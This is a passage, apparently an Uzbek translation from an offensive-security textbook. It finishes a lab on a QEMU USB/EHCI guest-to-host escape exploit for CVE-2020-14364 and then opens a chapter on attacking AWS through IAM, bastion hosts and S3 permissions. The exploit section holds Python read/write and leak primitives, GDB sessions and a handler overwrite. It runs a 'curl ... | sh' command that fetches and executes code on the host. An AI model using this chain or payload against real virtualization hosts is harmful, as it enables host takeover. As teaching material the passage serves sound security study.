Yozilgan metod **addr_of❶** USBDevice’ga tegishli bo‘lgan har qanday maydonning butun manzilini aniqlash uchun ishlatiladi, shuning uchun **arbitrary_read_near❷** metodidan foydalanib, **s->data_buf** manzilni olish uchun ishlatiladi. Bu primitiv hali ham ±2GB oralig‘ida cheklanganligini yodda tutish lozim. Shu sababli metod nomida “near” qo‘shimchasi mavjud.

To‘liq xotira manzilidagi ma’lumotlarni oqish usullari

Agar maqsad ikkilik tartibini bilishdan mustaqil ravishda ishlaydigan **ROP** yoki **ret2lib** ni yaratish bo‘lsa, to‘liq manzil maydoniga kirishga qodir bo‘lgan o‘qish primitivi kerak bo‘ladi. Buni amalga oshirish usullaridan biri ma’lumotlarni xostga qaytaradigan ba’zi bir qurilmaning standart so‘rovi tomonidan ishlatiladigan ko‘rsatgichni boshqarishdir. Asosiy standart so‘rov nomzodi bu **GET_DESCRIPTOR. USB_DT_STRING** ni so‘rovning wValue qiymatiga o‘tkazganimizda, u **usb_desc_string** tomonidan qayta ishlanadi (**/qemu/hw/usb/desc.c** da belgilangan):

```
const char *usb_desc_get_string(USBDevice *dev, uint8_t index)❶
{
USBDescString *s;
QLIST_FOREACH(s, &dev->strings, next) {❷
if (s->index == index) {
return s->str;
}
}
return NULL;
}
int usb_desc_string(USBDevice *dev, int index, uint8_t *dest, size_t len)
{
...omitted for brevity...
str = usb_desc_get_string(dev, index);
if (str == NULL) {
str = usb_device_get_usb_desc(dev)->str[index];
if (str == NULL) {
return 0;
}
}
bLength = strlen(str) * 2 + 2;
dest[0] = bLength;
dest[1] = USB_DT_STRING;
i = 0; pos = 2;
while (pos+1 < bLength && pos+1 < len) {❸
dest[pos++] = str[i++];
dest[pos++] = 0;
}
return pos;
}
```

usb_desc_string funksiyasi **dev->strings** ro‘yxatini ko‘rsatkich bo‘yicha indeks topilmaguncha o‘rganish uchun **usb_desc_get_string❶** funksiyasini chaqiradi. Keyin, **usb_desc_string** qaytarilgan ko‘rsatkichdagi ma’lumotlarni null bayt topilgunga qadar yoki maksimal bufer hajmi yetguncha nusxalashni amalga oshi-

radi ❸.**dev->strings** ro'yxatidagi ro'yxat boshini o'zgartirib, yaratgan USBDescString obyektiga ko'rsatkichni o'rnatish mumkin.

Keyin, **GET_DESCRIPTOR** so'rovini yuborib, boshqarayotgan s->str ko'rsatkichidan ma'lumotni qaytarish mumkin. Soxta USBDescString obyektni joylashtirish uchun yaxshi joy **s->data_buf** ichida. Bufer to'lib ketishini tetiklashda tarkibni bitta kadrda yozish mumkin. Buni amalga oshirish uchun **relative_write**(*/labs/qemu_xpl.py*) primitivida ba'zio'zgarishlar kerak, shuning uchun yangi primitiv yoziladi:

```
def relative_write_2(self, offset, data, data_buf_contents):
data_buf_len = USBDevice.data_buf.sizeof()
overflow_len = data_buf_len + self.overflow_data().sizeof()
setup_len = len(data) + offset
self.setup(self.request(0, 0, 0, 0, 0x100))
self.setup(self.request(0, 0, 0, 0, overflow_len))
data_buf_contents.append(
self.overflow_build(overflow_len, setup_len, offset),
offset=data_buf_len
)
self.usb_out(data_buf_contents)❶
self.usb_out(IOVector([Chunk(data)]))
def arbitrary_write(self, addr, data, data_buf_contents):
delta = self.addr_of(USBDevice.data_buf)
self.relative_write_2(addr - delta, data, data_buf_contents)
```

Endi, tasodifiy yozish yangi argumentni **(data_buf_contents)** oladi, bu esa buferning to'kilishini tetiklashtirganda usb_out ❶ ga uzatiladigan IOVector. Shu tarzda, biz **s->data_buf** ichiga qo'shimcha ma'lumot joylashtirishimiz mumkin.

Agar oldindan bir nechta manzillarning sirini ochish kerak bo'lsa, har bir manzil uchun yagona **USBDescString** yaratib, primitivni bir marta chaqirish o'rniga, **usb_desc_string** ning index argumentidan foydalanish mumkin:

```
def descr_build(self, address_list, start_addr):❶
offset = start_addr - self.addr_of(USBDevice.data_buf)
next = start_addr
data = b''
for i, address in enumerate(address_list, 1):
next += USBDescString.sizeof()
data += USBDescString.build(
{'index': i, 'str': address, 'next': next}❷
)
if len(data) + offset > USBDevice.data_buf.sizeof():
ExploitError('address list too large')
return IOVector([Chunk(data, offset)])
def leak_multiple(self, address_list):❸
```



```
start_addr = self.addr_of(USBDevice.data_buf) + 256
self.arbitrary_write(❹
self.addr_of(USBDevice.strings),
start_addr.to_bytes(8, 'little'),
self.descr_build(address_list, start_addr)
)
data_list = (self.desc_string(i) for i in count(1)) ❺
return zip(address_list, data_list)
```

descr_build ❶ yordamchi usuli manzillar ro'yxatini oladi va USBDescString elementlarining bog'langan ro'yxatini hosil qiladi va har bir element ❷ ma'lum bir manzilga tayinlangan indeks raqamiga ega. Ikkinchi argument (start_addr) s->data_buf ichidagi manzildir.

Yangi leak_multiple ❸ nisbiy bu bog'langan ro'yxatni tuzadi va ro'yxat boshi manzili bilan s->satrlarni ❹ ustiga yozadi. Bog'langan ro'yxat &s->data_buf[256] da boshlanadi va desc_string tomonidan qaytarilgan tarkib uchun buferning birinchi 256 baytini bo'sh qoldiradi. Nihoyat, desc_string sizib chiqishi uchun bitta ro'yxat manzillari bilan bog'langan har bir indeks raqami ❺ uchun qayta-qayta chaqiriladi.

Eslatma: *"desc_string" "ehci.py" faylida amalga oshirilgan bo'lib, GET_DESCRIPTOR so'rovini USB_DT_STRING va indeks argumentlari bilan yuborish uchun ishlatiladi.*

Modul asosining oqishi

Agar funksiya ko'rsatkichi mavjud bo'lsa, modulning asosiy manzilini ochib berish juda oddiy. ELF sarlavhasini topguncha xotirada skanerlanadi. **leak_module_base** primitivi qo'shiladi (/labs/qemu_xpl.py):

```
def leak_module_base(self, fptr):
top_addr = fptr & ~0xfff
while True:
bottom_addr = top_addr - 0x1000 * 160
addr_list = list(range(top_addr, bottom_addr, -0x1000))
for addr, data in self.leak_multiple(addr_list):
print(f'[!] scan: {addr:016x}', end='\r')
if data.startswith(b'\x7fELF\x02\x01\x01'):
print(f'\n[+] ELF header found at {addr:#x}')
return addr
top_addr = addr_list[-1]
```

Ushbu dastur har bir iteratsiyada 160 ta manzil mazmunini oqish uchun **leak_multiple** dan foydalanadi.

RET2LIB

Ekspluatatsiya jarayonini yakunlashning eng oson yo‘li “tizim” kabi funksiyani topishdir. Bitta variant – QEMU ikkilik tizimida funksiya ko‘rsatgichini topish, **leak_module_base** dan foydalanish va “libc.so”ni topish uchun ELF ma’lumotlarini yuritish va “tizim”ni topish uchun jarayonni takrorlash. Bunday funksiya ko‘rsatkichlarini topish umuman qiyin emas, masalan, USBPortOps (/qemu/include/hw/usb.h)da ulardan ba’zilari bor. Ushbu ko‘rsatkichlar GDBda qanday ko‘rinishini ko‘rib chiqish zarur.

Laboratoriya ishi 26.5: GDB yordamida funksiya ko‘rsatkichlarini topish

```
┌──(root ghh6)-[/labs]
└─# python3 trigger.py &
[2] 558
┌──(root ghh6)-[/labs]
└─# gdb -q
(gdb) set pagination off
(gdb) handle SIGUSR1 nostop noprint
Signal Stop Print Pass to program Description
SIGUSR1 No No Yes User defined signal 1
(gdb) target remote localxost:2345
...
0x00007f019d703090 in _start () from target:/lib64/ld-linux-x86-64.so.2
(gdb) b do_token_out if s->setup_len > 0x1000
Breakpoint 1 at 0x56545d7c96b9: file /qemu/hw/usb/core.c, line 225.
(gdb) c
Continuing.
...
Thread 1 “qemu-system-x86” hit Breakpoint 1, do_token_out (s=0x5654602cffb0,
p=0x56545f56e630) at /qemu/hw/usb/core.c:225
225 assert(p->ep->nr == 0);
(gdb) print *s->port.ops
$1 = {attach = 0x56545d7e066d <ehci_attach>, detach = 0x56545d7e0778 <ehci_detach>,
child_detach = 0x56545d7e08b9 <ehci_child_detach>, wakeup = 0x56545d7e096a <ehci_
wakeup>, complete = 0x56545d7e1c45 <ehci_async_complete_packet>}
Biroq qiziqarliroq variant USBDevice obyekti sarlavhasidagi “free” funksiya ko‘rsatkichidir:
(gdb) print s->qdev.parent_obj
$2 = {class = 0x56545f3ef0b0, free = 0x7f019d3ebe20 <g_free>, properties =
0x565460243c00, ref = 2, parent = 0x56545f4e3c60}
```

Eslatma: *GDB sessiyasini hali yopilmaydi. Undan keyinroq ushbu bo‘limda foydalanish davom ettiriladi.*

Ko‘rsatkich glib’ning **g_free** funksiyasiga mos keladi. glib’ning asosiy manzilini ushbu funksiya orqali aniqlash *qemu-system-x86* kabi katta binarni skanerlashdan tezroqdir. glib tomonidan eksport qilingan funksiyalar orasida tizimga o‘xshash funksionallikni taqdim etadiganlari mavjud; ulardan biri **–g_spawn_command_line_async.**

ELF sarlavha qismini tahlil qilishdan qochish uchun pwntools’dan foydalaniladi. Modul leak primitiveni taqdim etishni talab qiladi, shuning uchun faqat bittasini yozish mumkin (qemu_xpl.py):

```
def leak_one(self, addr):
_, data = next(self.leak_multiple([addr]))
return data
```

Endi **“g_spawn_command_line_async”** funksiyasi aniqlanish uchun tayyor:

```
fptr = self.usb_dev.qdev.parent_obj.free
d = dynelf.DynELF(self.leak_one, self.leak_module_base(fptr))
ret2func = d.lookup('g_spawn_command_line_async')
```

Dastlab kerak bo‘ladigan narsa – birinchi funksiya argumentini boshqarish mumkin bo‘lgan funksiyaga ko‘rsatkich topish. Qidiruv **USBPort** (/qemu/include/hw/usb.h) tuzilishidan boshlanadi:

```
/* USB port on which a device can be connected */
struct USBPort {
USBDevice *dev;
int speedmask;
int hubcount;
char path[16];
USBPortOps *ops;
void *opaque;
int index; /* internal port index, may be used with the opaque */
QTAILQ_ENTRY(USBPort) next;
};
```

EHCI kontrolleri ishga tushirilganda, har bir port **“usb_register_port”** funksiyasi orqali ro‘yxatga olinadi (bu funksiya “/qemu/hw/usb/bus.c” faylida belgilangan). Bu funksiya **“USBPort”** obyektini yaratadi va uni bog‘langan ro‘yxatning oxiriga qo‘shadi:

```
void usb_register_port(USBBus *bus, USBPort *port, void *opaque, int index,
USBPortOps *ops, int speedmask)
{
usb_fill_port(port, opaque, index, ops, speedmask);
```

```
QTAILQ_INSERT_TAIL(&bus->free, port, next);
bus->nfree++;
}
```

Kontroller portlari **"usb_ehci_realize"** orqali ro'yxatga olinadi (bu funksiya "/qemu/hw/usb/hcd-ehci.c" faylida belgilangan).

```
void usb_ehci_realize(EHCIState *s, DeviceState *dev, Error **errp)
{
...omitted for brevity...
for (i = 0; i < s->portnr; i++) {
usb_register_port(&s->bus, &s->ports[i], s, i, &ehci_port_ops,
USB_SPEED_MASK_HIGH);
```

Bu holat **port->opaque** EHCI kontroller holatiga (**EHCIState**) mos keladi. Ushbu tuzilmaning dastlabki maydonlaridan biri **IRQState** ("/qemu/hw/core/irq.c") ko'rsatkichidir. Oldingi ochilgan GDB sessiyasidan uning tarkibini chiqarib olishimiz mumkin.

Laboratoriya ishi 26.6: GDB yordamida IRQState holatini ko'rsatish

```
(gdb) print *((EHCIState*)s->port->opaque)->irq
$3 = {parent_obj = {class = 0x56545f38af40, free = 0x7f019d3ebe20 <g_free>,
properties = 0x565460272f00, ref = 1, parent = 0x0},
handler = 0x56545d769bda <pci_irq_handler>,
opaque = 0x565460249cd0, n = 3}
```

Bu yerda, **irq->handler** umumiy PCI handler'iga (**pci_irq_handler**, /qemu/hw/pci/pci.c) ishora qiladi, boshqa ikki maydon **irq->opaque** va **irq->n** esa unga uzatiladi.

```
static void pci_irq_handler(void *opaque, int irq_num, int level)
```

IRQ ishlov beruvchisi oxir-oqibat **ehci_raise_irq** tomonidan ishga tushiriladi, shu sababli qilinishi kerak bo'lgan yagona narsa –**irq->handler** ni **g_spawn_command_line_async** manzili va **irq->opaque** ni buyruq qatori bo'lgan satr bilan almashtirish. Bu qemu_xpl.py-dagi ekspluatatsiya kodining yakuniy bosqichi sifatida qo'shiladi:

```
port = USBPort.parse(❶
self.arbitrary_read_near(
self.usb_dev.port, USBPort.sizeof()
))
```



```
ehci_state = EHCIState.parse(❷
self.arbitrary_read_near(
port.opaque, EHCIState.sizeof()
))
irq_state = IRQState.parse(❸
self.arbitrary_read_near(
ehci_state.irq, IRQState.sizeof()
))
cmd = b'sh -c "curl -sf http://localxost:8000/pwn | sh"\0'
print(f'[+] Executing: {cmd[:-1].decode()}')
self.arbitrary_write(
ehci_state.irq,
IRQState.build({
'parent_obj': irq_state.parent_obj,
'handler': ret2func,❹
'opaque': self.addr_of(USBDevice.data_buf),❺
'n': 0
}),
IOVector([Chunk(cmd)])❻
)
```

Kod **s->port❶**, **port->opaque❷** (**EHCIState**) va **ehci_state->irq❸** ning sizib chiqishi bilan boshlanadi. **arbitrary_write** chaqiruvi joriy IRQState obyektini yangisi bilan almashtiradi, **irq->handlerg_spawn_command_line_async❹** ga ishora qiladi va **irq->opaque s->data_buf❺** ga ishora qiladi. Buyruqlar qatori **s->data_buf** ga yozilib, **arbitrary_write❻** ning uchinchi argumentida uzatiladi.

Laboratoriya ishi 26.7: Eksploitni ishga tushirish

Eksploitni sinab ko'rish uchun, faqatgina "/tmp/pwned" faylini yaratadigan "pwn" faylini xizmat ko'rsatuvchi web-serverni sozlanishi kerak:

```
┌──(root ghh6)-[/labs]
└─# echo "touch /tmp/pwned" > pwn
┌──(root ghh6)-[/labs]
└─# python3 -m http.server 8000 > /dev/null &
[1] 9
┌──(root ghh6)-[/labs]
└─# python3 qemu_xpl.py nodebug
PRINT: kmain at 0x0000000000401363
[+] ELF header found at 0x7f2dc13e2000
[!] No ELF provided. Leaking is much faster if you have a copy of the ELF
being leaked.
[-] Resolving b'g_spawn_command_line_async': Could not find tag DT_DEBUG
[*] No linkmap found
[*] Trying remote lookup
[*] .gnu.hash/.hash, .strtab and .symtab offsets
[*] Found DT_GNU_HASH at 0x7f2dc150e700
```

```
[*] Found DT_STRTAB at 0x7f2dc150e710
[*] Found DT_SYMTAB at 0x7f2dc150e720
[*] .gnu.hash parms
[*] hash chain index
[*] hash chain
[+] 0x7f2dc1483a30
[+] Executing: sh -c "curl -sf http://localxost:8000/pwn | sh"
[I] Press enter to exit
127.0.0.1 - - [25/Jul/2021 01:44:50] "GET /pwn HTTP/1.1" 200 -
┌──(root ghh6)-[/labs]
└─# ls /tmp/
pwned
```

Ushbu eksploitni umumiy maqsadli foydalanuvchi OT'ga (masalan, Linux) ko'chirish o'quvchi uchun mashq sifatida qoldiriladi.

Xulosa

Ushbu bobda eng oddiy shakllaridan biri bo'lgan amaliy gipervizor ekspluatatsiyalash va foydalanuvchi rejimi komponentining zaifligi bo'yicha ma'lumotlar berildi: Ekspluatatsiyalashni ishlab chiqish jarayoni zaiflikning asosiy sabablarini tahlil qilishdan boshlab yoritilgan. Buning ortidan trigger va bir qator primitivlar ishlab chiqildi. Yangi primitivlar avvalgi primitivlar ustida qurildi, bu maqsad ustidan nazoratni kuchaytirish imkonini beradi. Yakuniy natija xostda tasodifiy foydalanuvchi rejimi kodini bajarishi mumkin bo'lgan to'liq ishlaydigan eksploit ishlab chiqildi.

Qo'shimcha manbalar

"USB 2.0 Specification" www.usb.org/document-library/usb-20-specification

"Enhanced Xost Controller Interface for Universal Serial Bus" www.intel.com/content/dam/www/public/us/en/documents/technical-specifications/ehci-specificationfor-usb.pdf

Foydalanilgan adabiyotlar:

1. "CVE-2020-14364," https://access.redhat.com/security/cve/cve-2020-14364.
2. "GitHub REST API," https://docs.github.com/en/rest.
3. "jq," https://stedolan.github.io/jq/.
4. "gdbserver(1)–Linux manual page," https://man7.org/linux/man-pages/man1/gdbserver.1.html.
5. "Pwntools," https://docs.pwntools.com/en/stable/.

VI BO'LIM.
BULUT (CLOUD) TIZIMLARIDA XAKERLIK

27-BOB. AMAZON VEB-XIZMATLARIDA XAKERLIK

Ushbu bob quyidagi mavzularni o'z ichiga oladi:

– AWS, uning arxitekturasi va ba'zi eng yaxshi amaliy ishlar haqida ma'lumot berish;

– AWS autentifikatsiya turlaridan foydalanish;

– Hujumchilar vositalaridan foydalanib Backdorlarni aniqlash va qidirish;

– EC2 Compute da davomli doimiylik yaratish uchun AWS ni ishlatish.

Amazon Web Xizmatlari (AWS) 2006-yilda asosiy Amazon biznesiga qo'shimcha sifatida yaratildi. U Amazon veb-saytining ichki ehtiyojlarini qondirish uchun, veb-mulklarini kengaytirish maqsadida yaratilgan. O'shandan beri AWS bozorni egallab keldi, lekin bozor ulushi asta-sekin kamayib bormoqda. Ehtimol, kunlik vazifalarni bajarishda AWS bilan o'z-o'zidan muloqot qilinayotgan bo'lsa kerak.

Ushbu bobda AWS qanday ishlashini va AWS ichidagi mexanizmlardan qanday qilib tizimlar yoki xizmatlarga kirishni suiiste'mol qilish mumkinligi o'rganiladi. AWS-ni "super" operatsion tizim sifatida ko'rib chiqiladi. U yagona kompyuter operatsion tizimi bilan ko'plab bir xil printsiplarga ega, lekin katta miqyosda. Har qanday operatsion muhit kabi, u resurslarni tartibga solishi va ularni boshqarilgan tarzda bajarishi kerak.

Amazon veb-xizmatlari

Amazon veb-xizmatlari (AWS) – bu birlashtirilgan API orqali taqdim etilgan xizmatlar to'plamidir. Amazon taqdim etadigan ko'plab xizmatlar an'anaviy ma'lumotlar markazidagi xizmatlarga o'xshaydi, masalan, hisoblash, tarmoq va saqlash. Biroq, AWS'ning bir nechta xususiyatlari uni an'anaviyma'lumotlar markazi muhitidan farqlantiradi. Birinchi muhim xususiyat shundaki, muhit butunlay jamoatchilikka ochiq va to'liq o'z-o'zini xizmat ko'rsatishdir. Bu shuni anglatadiki, elektron pochta manzili va kredit karta raqamiga ega bo'lgan har kim siz bilan bir xil muhitda xizmatlarga ega bo'lishi mumkin.

Bu sohada ishlatiladigan atama – ko'p mijozli muhit, ammo bu faqat ko'p mijozlilik bilan chegaralanmaydi. AWS mijozlarni bir-biridan faqat ko'p mijoz-

li yondashuv orqali ajratib qo‘ymasligi kerak; u har bir mijozga o‘z resurslarini va cheklovlarini boshqarish yo‘lini taqdim etishi zarur. Shu nuqtai nazardan, AWS’ning asosiy xizmatlaridan ba’zilarining qiziqarli xususiyatlari muhokama qilinadi.

Xizmatlar, joylashuvlar va infratuzilma

Yozuv vaqtida AWS ning portfelida 80 dan ortiq xizmat mavjud. Bu xizmatlar asosan 20 dan ortiq global ma’lumotlar markazlarida mavjud bo‘lib, kelajakda ularning soni ko‘payishi kutilmoqda. AWS katta hisoblash landshaftida ko‘plab xizmatlar taqdim etadi. Ba’zi xizmatlar an’anaviy axborot texnologiyalariga kiradi, masalan, hisoblash va tarmoq xizmatlari, boshqalari esa “xizmat sifatida” taqdim etiladigan an’anaviy dasturlardir. An’anaviy xizmatlarning asosiy tushunchasi shundan iboratki, ular Amazon bozorga chiqqan birinchi xizmatlar bo‘lgan va ko‘p muhitlarda zarur bo‘lgan xizmatlardir.

Misol uchun, Elastic Compute Cloud (EC2) –bu Amazonning virtual mashina hisoblash tizimi. Biroq, EC2 Amazonning ekosistemasi ichidagi ko‘plab qo‘shimcha xizmatlarning asosini tashkil etadi.

EC2 tizimi Amazonga quyidagi xizmatlarni taqdim etishga imkon beradi:

- AWS Lambda, serverless funksiya muhiti
- AWS RDS, AWS relatsion ma’lumotlar bazasi xizmati
- AWS tarmoq funksiyalari, masalan, yuk balanslovchilar
- AWS konteyner xizmatlari, shu jumladan, Elastic Kubernetes Service

Amazon’ning tushunchasi oddiy hisoblash xizmatlaridan tashqariga chiqishdir; u foydalanuvchilarni o‘z ekosistemasi ichiga kirishga undaydi. Buni foydalanuvchilarga AWS xizmatlariga tayanadigan dasturlar yaratishga majbur qilib amalga oshiradi. Xizmatlar haqida gapirilganda, AWS’ning umumiy xizmat infratuzilmasiga murojaat qilinadi. Oddiy bir misol–an’anaviy mijoz muhitidir.

Mijoz ma’lumotlar bazasini taqdim etish uchun serverga ega bo‘lishi mumkin, lekin ma’lumotlar bazasi uchun butun bir serverni o‘rnatishi shart emas: buning o‘rniga, Amazon RDS dan foydalanishi mumkin. Umumiy relatsion ma’lumotlar bazasi infratuzilmasi xizmat sifatida bir xil ma’lumotlar bazasi texnologiyasini taqdim etadi. Veb-server o‘rniga, mijoz AWS Lambda kabi serverless funksiyalar to‘plamini yaratishi mumkin, bu esa mijozga server operatsion tizimini saqlashni talab qilmaydi. Biroq ushbu model yoki xizmatlar to‘plami xavf modeli bilan birga keladi. Masalan, server operatsion tizimi bo‘lmaganida qanday qilib xavfsizlik funksiyalarini, masalan, aniqlash, log yozish va boshqalarni amalga oshiramiz? Foydalanuvchini qanday autentifikatsiya qilib, uning to‘g‘ri foydalanuvchi ekanligini qanday bilish mumkin? AWS’da hisoblar va foydalanuvchilar qanday ajratiladi?

AWS tizimida avtorizatsiya qanday ishlaydi?

AWS’da tushunish kerak bo‘lgan birinchi konsepsiya tizimga kirish uchun mavjud bo‘lgan turli mexanizmlardir. AWS Web Console’da administratorlarning tizimga kirishi uchun mexanizm mavjud. Tizimning standart administratori root account deb ataladi. Root account ushbu bobdagi ruxsat cheklovlaridan ta’sirlanmaydi. Agar root account kirishiga ega bo‘linsa, hisoblardagi har qanday harakatni amalga oshirishga, shu jumladan hisobni o‘chirishga ham erkin bo‘lish mumkin. Boshqa autentifikatsiya opsiyasi dasturiy kirishdir. Dasturiy kirish yordamida administrator AWS buyruqlar qatori interfeysi (CLI) vositasidan foydalanib tizimda harakatlar amalga oshirishi mumkin. Foydalanuvchi, xizmat va kompyuter dasturiy kirish kalitlariga ega bo‘lishi mumkin. Foydalanuvchilarning ikkita dasturiy kirish kaliti bo‘lishi mumkin.

***Eslatma**: Dasturiy kirish kalitlari standart formatga ega bo‘lib, ularning asl maqsadini yaxshiroq aniqlashga yordam beradi. Hujjatlarda bu “unique identifier” (unique identifikator) sifatida keltirilgan, bu esa hujjatlarda topishni qiyinlashtiradi. Ushbu bobning oxiridagi “Qo‘shimcha o‘qish uchun” bo‘limida “Reference Identifiers” (Referens identifikatorlar) bo‘limiga havola mavjud bo‘lib, uni o‘qishingizni tavsiya qilamiz.*


AWS’da Identity and Access Management (IAM) deb ataladigan xizmat mavjud bo‘lib, bu xizmat 2011-yilda taqdim etilgan. AWS IAM AWS dagi avtorizatsiya va ruxsatlar modelining asosidir. IAM standart holatda barcha ruxsatlarni rad etishga sozlangan. Administrator har bir xizmat uchun alohida kirishni ochishi kerak va har bir xizmat ruxsatlar darajasiga ega.

Bu foydalanuvchilar va xizmatlarga tegishli bo‘lib, agar bir kompyuter S3 bucket bilan muloqot qilishni xohlasa, u o‘sha S3 bucketga kirish huquqiga ega bo‘lishi kerak (27.1-rasm).

Barcha IAM ruxsatlari JSON hujjati sifatida taqdim etiladi:

```
{
 "Version": "2012-10-17",
 "Statement": [
{
"Sid": "VisualEditor0",
"Effect❶": "Allow",
"Action❷": [
"s3:GetObject",
"s3:ListObject",
"s3:PutObject"
],
"Resource❸": [
"arn:aws:s3:::ghh-random-bucket/*",
```

```
"arn:aws:s3:::ghh-random-bucket"
]
}
]
}
```



***27.1-rasm**: IAM Avtorizatsiya oqimi vizualizatsiyasi*

Tizimning murakkabligi, uning mayda detallari va nozikligidadir. Bu yerda uchta muhim element mavjud: Effect ❶, Action ❷, va Resource ❸. Effect ruxsat berish (Allow) yoki rad etish (Deny) sifatida belgilangan. Action nima qilishni xohlanayotganlikni ifodalaydi, odatda xizmat va API chaqiruvini o'z ichiga oladi. Oldingi misolda S3 xizmatiga va maxsus o'qish harakatlariga, masalan, GetObject, ruxsat berilgan. Resource bo'limida, maxsus formatda bir nechta elementlar mavjud. Ushbu format ARN yoki Amazon Resource Name deb ataladi. ARN tizimning har bir aktivni noyob tarzda aniqlash usulidir. "Domain Controller" deb nomlangan server yoki "Mike" deb nomlangan foydalanuvchini ko'rish mumkin. Lekin Amazon mening hisobimdagi foydalanuvchi bilan hisobdagi foydalanuvchini qanday farqlash mumkin? ARN – bu Amazon'ning havola sifatida ishlatadigan haqiqiy identifikatoridir.

AWS tomonidan tavsiya etilgan amaliyotlarini suiiste'mol qilish

AWS bulut platformasidan foydalanishda operatsiyalar va xavfsizlik uchun bir qator "eng yaxshi amaliyotlar" ishlab chiqqan. Ushbu yo'riqnomalar yillar davomida xavfsizroq dizaynga mos kelishi uchun o'zgartirilgan. Biroq bu o'zgarishlar oldinga qaytarilmaydi, shuning uchun dizayn yo'riqnomalariga amal qilmaydigan mijozlar o'z operatsiyalarini o'zgartirishlari kerak bo'ladi. AWS o'zining dastlabki infratuzilma dizayni bilan ham kurashishi kerak, bu dizayn xavfsizlik va operatsiyalar uchun bugungi kunda keng tushunilgan eng yaxshi amaliyotlardan oldin paydo bo'lgan. AWS xavfsizlik va operatsiyalar bo'yicha orqaga moslik muammosiga ega bo'lgan birinchi bulut provayderlardan biridir. Ko'plab mijozlari bugungi kunda bulut komponentlarini ulash va boshqarish bo'yicha eng yaxshi amaliyotlar hisoblanmaydigan usullardan foydalanmoqdalar. Agar AWS muhitlarining qanday ishlashini va ular qanday qilib oxirgi foydalanuvchilarni tizimlarini qurish va ishlatishda yo'riqnomalar berilgan bo'lsa, ularni qanday qilib osonroq buzishni tushunish mumkin.

Admin Bastion Xost Dizayni

Ushbu dizaynda, tashkilot foydalanuvchi administratorlari o'zlarining dasturiy kirish kalitlariga ega bo'lishi yetarlicha ishonchli emas va xavfsizlik xatari hisoblanadi deb qaror qildi. Shuning uchun, tashkilot administrator darajasidagi kirishga ega bo'lgan IAM rolini yaratadi. Ushbu IAM roli hisoblash instansiyasiga (ya'ni, EC2 instansiyasiga) qo'llaniladi. EC2 instansi Bastion Xost deb ataladi va u nafaqat VPN sifatida, balki AWS Cloud'ni boshqarish uchun ham ishlatilishi mumkin. Administrator tizimga kirganida, ular bulutdagi kompyuter ruxsatlarini ishlatib, administrator kirishini olishi mumkin. Tizim SSH orqali boshqariladi va SSH kaliti faqat administratorlarga beriladi. Tizim shuningdek, o'chirilgan. Asosiy maqsad tizimga kirish yo'lini topish va ushbu ruxsat to'plamidan suiiste'mol qilishdir. Tizimda bir shell kerak, shunda bulutning admini bo'lish mumkin. Amazon eng yaxshi amaliyotlari yo'riqnomasini Systems Manager mahsuloti, ya'ni Amazon SSM ni joriy qilish orqali o'zgartirdi. Bu turli xil tashqi menejerlarni qo'llab-quvvatlaydi va ushbu mahsulot bilan Bastion Xost'dan foydalanishning eng yaxshi amaliyotini almashtirdi.

Fayllarni saqlashda osongina noto'g'ri tushunilgan ruxsatlar

AWS da Block Storage deb ataladigan File Storage varianti mavjud bo'lib, bu S3 mahsulot liniyasi orqali amalga oshiriladi. AWS-dagi S3 chelaklari ko'pincha har xil turdagi narsalarni, shu jumladan, turli AWS xizmatlari uchun loglar kabi nozik shaxsiy narsalarni saqlash uchun ishlatiladi. S3 AWS'dagi eng dastlabki xizmatlardan biri bo'lib, u fayllarni bulutda yuqori darajada mavjud bo'lishi uchun saqlash imkoniyatini berdi.

Boshqa xizmatlar kabi, S3 bucketlariga kirish uchun ham tegishli ruxsatlarga ega bo'lishingiz kerak. Ruxsatlar osonlik bilan o'zgarishi mumkin, shuning uchun bucketlar tez-tez Internetga ochiq qoladi. Bu, S3'dagi ruxsatlar uning standart yorliqlari yordamida Public, Authorized va Authorized by Account kabi kategoriyalar orasida o'zgarishi mumkinligidan kelib chiqadi. Boshqa bir cheklov shundaki, bucket'ga yozilgan ma'lumotlarning shifrlanishini majburiy amalga oshirish mexanizmi mavjud emas. Sezgir ma'lumotlarni o'z ichiga olgan bucket'lar ko'plab hollarda o'qishga ruxsat beriladi. Misol uchun, Load Balancer logidagi

ma'lumot miqdorini ko'rib chiqing: Session ID qiymatlari, yashirilgan URL lar yoki oddiy matnli ma'lumotlar mavjud bo'lishi mumkinmi? Qancha dasturchilar logga yozilgan ma'lumotlarni yashiradi? Ushbu loglar qancha vaqt davomida saqlanadi? Bu savollarning barchasi log'larni qidirish qanday katta qiymatga ega bo'lishini ko'rsatishi mumkin.

AWS S3 Bucket'lari bilan bog'liq eng yaxshi amaliyotlar to'plamini e'lon qilgan, ammo uning o'z yo'riqnomalari yillar davomida o'zgartirilganligi sababli bu amaliyotlar ham chalkash bo'lishi mumkin.

Laboratoriya ishi 27.1: Muhitni sozlash

Muhit ch27 papkasidagi Github ghh6repository omborida joylashgan qurilish skripti yordamida sozlanishi mumkin. Atrof-muhitni sozlash uchun ch27 katalogidagi README fayliga murojaat qilish kerak. Ushbu jarayonning bosqichlaridan biri skriptni ishga tushirishdir build.sh ❶, bu oxir-oqibat ushbu bobda foydalanadigan maqsad haqida ma'lumot beradi.

Eslatma: *Ushbu bobdagi laboratoriyalar bulutda Kali Linux yordamida ishlash uchun mo'ljallangan. Buning sababi shundaki, ushbu laboratoriya uchun AWS muhitini qayta sozlash kerak bo'ladi. Shuningdek, standart Kali distributivlarida topilmaydigan vositalardan foydalaniladi.*

```
┌──(kali kali)-[~/GHHv6/ch27/Lab]
